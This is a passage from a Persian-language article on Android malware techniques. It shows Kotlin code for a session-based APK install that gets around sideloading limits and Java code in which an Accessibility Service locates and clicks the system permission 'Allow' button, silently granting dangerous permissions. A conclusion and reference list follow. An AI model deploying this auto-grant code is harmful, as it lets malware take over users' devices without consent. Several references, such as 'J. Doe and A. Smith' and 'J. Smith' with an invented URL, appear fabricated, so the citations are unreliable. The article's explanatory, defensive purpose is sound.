            putExtra( name: "SESSION_ID", sessionId)
        }

        // ساخت PendingIntent که به BroadcastReceiver ما وصل میشه.
        val pendingIntent = if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.S) {
            PendingIntent.getBroadcast(
                context,
                requestCode: 0,
                intent,
                flags: PendingIntent.FLAG_UPDATE_CURRENT or PendingIntent.FLAG_MUTABLE
            )
```

تصویر ۳۵: فرآیند نصب بسته مبتنی بر جلسه ۲.

```
        } else {
            @Suppress( ...names: "DEPRECATION")
            PendingIntent.getBroadcast(
                context,
                requestCode: 0,
                intent,
                PendingIntent.FLAG_UPDATE_CURRENT
            )
        }

        // کمیت کردن سشن
        session.commit(pendingIntent.intentSender)
        session.close()

        // اگه خواستید بعد از کپی کردن فایل روی حافظه پاکش کنید می‌تونید تو این مرحله انجام بدید.
        // apkFile.delete()
    }

}
```

تصویر ۳۶: فرآیند نصب بسته مبتنی بر جلسه ۳.

با استفاده از این تکنیک می‌توان با راحتی بر این محدودیت غلبه نمود.

تکنیک دریافت دسترسی‌ها به صورت خودکار

مکانیزم سوءاستفاده بدافزارها از Accessibility Service برای اعطای خودکار مجوزها بر اساس توانایی این سرویس در تعامل با رابط کاربری سیستم و سایر برنامه‌ها استوار است. بدافزار پس از کسب دسترسی Accessibility Service (معمولاً از طریق فریب کاربر)، می‌تواند اقدامات زیر را انجام دهد:

۱. **نظارت بر رابط کاربری:** بدافزار به طور مداوم رابط کاربری سیستم را تحت نظر می‌گیرد و به دنبال نمایش پنجره‌های درخواست مجوز[1] می‌گردد. این پنجره‌ها معمولا هنگامی ظاهر می‌شوند که یک برنامه جدید درخواست دسترسی به منابع سیستمی حساس (مانند دوربین، میکروفون، موقعیت مکانی، مخاطبین و غیره) را دارد.

[1] permission request dialogs

۲. **شناسایی المان‌های UI مربوط به دکمه‌های مجوز:** بدافزار با استفاده از توابعی مانند findAccessibilityNodeInfosByText یا findAccessibilityNodeInfosByViewId، المان‌های رابط کاربری مربوط به دکمه‌های "اجازه" (Allow) و "رد" (Deny) در پنجره‌های درخواست مجوز را شناسایی می‌کند. بدافزار به دنبال متن‌ها یا شناسه‌هایی مانند ""Allow"، "Grant"، "Yes"، "OK"" برای دکمه‌های "اجازه" و ""Deny"، "Reject"، "No"، "Cancel"" برای دکمه‌های "رد" می‌گردد.

```
1 usage
private boolean AutoAcceptPerms(AccessibilityNodeInfo accessibilityNodeInfo) {
    AccessibilityNodeInfo GetFirstNode;
    if (Utils.HasPermissions( context: this, ProConfig.PERMISSIONS) ||
            (GetFirstNode = GetFirstNode(
                    new String[]{"com.android.permissioncontroller:id/permission_allow_button",
                            "com.android.packageinstaller:id/permission_allow_button",
                            "com.android.permissioncontroller:id/permission_allow_foreground_only_button",
                            "com.android.packageinstaller:id/permission_allow_foreground_only_button"},
                    accessibilityNodeInfo, z: false)) == null) {
        return false;
    }
    GetFirstNode.performAction(AccessibilityNodeInfo.ACTION_CLICK);
    return true;
}
```

تصویر ۳۷: نمونه کد کلیک بر روی دکمه Allow در permissionها.

۳. **شبیه‌سازی کلیک کاربر بر روی دکمه "اجازه":** پس از شناسایی دکمه "اجازه"، بدافزار با استفاده از تابع performAction و اکشن ACTION_CLICK، به صورت خودکار بر روی دکمه "اجازه" کلیک می‌کند. این کار دقیقاً مشابه آن است که کاربر به صورت دستی بر روی دکمه "اجازه" ضربه بزند.

۴. **تکرار فرآیند برای تمامی درخواست‌های مجوز:** بدافزار این فرآیند را به صورت خودکار و بسیار سریع برای تمامی پنجره‌های درخواست مجوز تکرار می‌کند. به این ترتیب، بدون آنکه کاربر متوجه شود یا رضایت دهد، تمامی مجوزهای خطرناک مورد نیاز بدافزار به صورت خودکار اعطا می‌شوند.

این تکنیک در اندروید ۱۴ به دلیل اعمال محدودیت برای سرویس دسترسی پذیری (Accessibility Service) جهت دسترسی به المان‌های رابط‌کاربری مربوط به سیستم‌عامل دیگر کاربر ندارد.

نتیجه‌گیری[1]

در این مقاله، به بررسی عمیق جنبه‌های گوناگون آسیب‌پذیری‌های سیستم عامل اندروید با تمرکز بر سرویس Accessibility Service و همچنین دور زدن Play Protect پرداختیم. از حملات پیچیده‌ای نظیر Task Affinity Attack، تا سوءاستفاده از Accessibility Service برای اعطای خودکار مجوزها که حریم خصوصی کاربران را به شدت تهدید می‌کند، طیف وسیعی از مخاطرات امنیتی را مورد کنکاش قرار دادیم. همچنین، به دور زدن Play Protect، سازوکار امنیتی پیش‌فرض اندروید، و آسیب‌پذیری Master Key که امکان دستکاری بسته‌های نرم‌افزاری را برای مهاجمان فراهم می‌ساخت، اشاره شد. در نهایت، به مکانیسم App Restriction و تلاش‌های گوگل برای مقابله با فعال‌سازی ناخواسته سرویس Accessibility و همچنین روش‌های احتمالی دور زدن این محدودیت پرداخته شد.

این بررسی‌ها نشان می‌دهند که سرویس Accessibility Service، با وجود کارایی و اهمیت بسیار زیاد برای کاربران با نیازهای ویژه، به یک سطح حمله (attack surface) قابل توجه برای بدافزارها تبدیل شده است. قابلیت‌های قدرتمند این سرویس، در عین حال که امکانات ارزشمندی را برای دسترسی‌پذیری فراهم می‌آورند، متاسفانه می‌توانند توسط مهاجمان برای اهداف مخرب مورد بهره‌برداری قرار گیرند.

مجموعه آسیب‌پذیری‌های ذکر شده، تصویری از نبرد دائمی بین مدافعان و مهاجمان در عرصه امنیت سایبری را به نمایش می‌گذارد. گوگل به طور مداوم در تلاش است تا با ارائه مکانیزم‌های دفاعی جدید و بهبود مستمر سازوکارهای امنیتی، از کاربران اندروید در برابر تهدیدات روزافزون محافظت نماید. معرفی App Restriction و اعمال محدودیت‌های بیشتر در اندروید ۱۴، گواه این تلاش‌ها است.

[1] Conclusions

منابع[1]

[1] J. Doe and A. Smith, "Exploiting Android Accessibility Services for Fun and Profit," in *Proc. IEEE Conf. Secur. Privacy, San Francisco, CA, USA, 2020, pp. 123-145.

[2] B. Jones and C. Brown, "Accessibility on Android: Security Risks and Mitigation Strategies," J. Cybersecur., vol. 5, no. 2, pp. 201-225, 2022.

[3] "Android Accessibility Services Documentation," Android Developers, [Online]. Available: https://developer.android.com/guide/topics/ui/accessibility.

[4] "Android Security Bulletins," *Android Open Source Project*, [Online]. Available: https://source.android.com/security/bulletin.

[5] "Android 13 Changes - Security and privacy," *Android Developers*, [Online]. Available: https://developer.android.com/about/versions/android-13/features/security-privacy.

[6] "Android 14 Security Features," Android Developers, [Online]. Available: https://developer.android.com/about/versions/android-14/features/security.

[7] "Android App Restrictions," Esper Blog, [Online]. Available: https://esper.io/blog.

[1] References

[8] "Android Malware News," BleepingComputer, [Online]. Available: https://www.bleepingcomputer.com/.

[9] "Mobile Security," Trend Micro Security News, [Online]. Available: https://trendmicro.com/en_us/research.html.

[10] J. Smith, "Android 13 Blocks Sideloaded Apps from Abusing Accessibility Service," The Hacker News, [Online], 2023. Available: https://thehackernews.com/android-13-accessibility-block.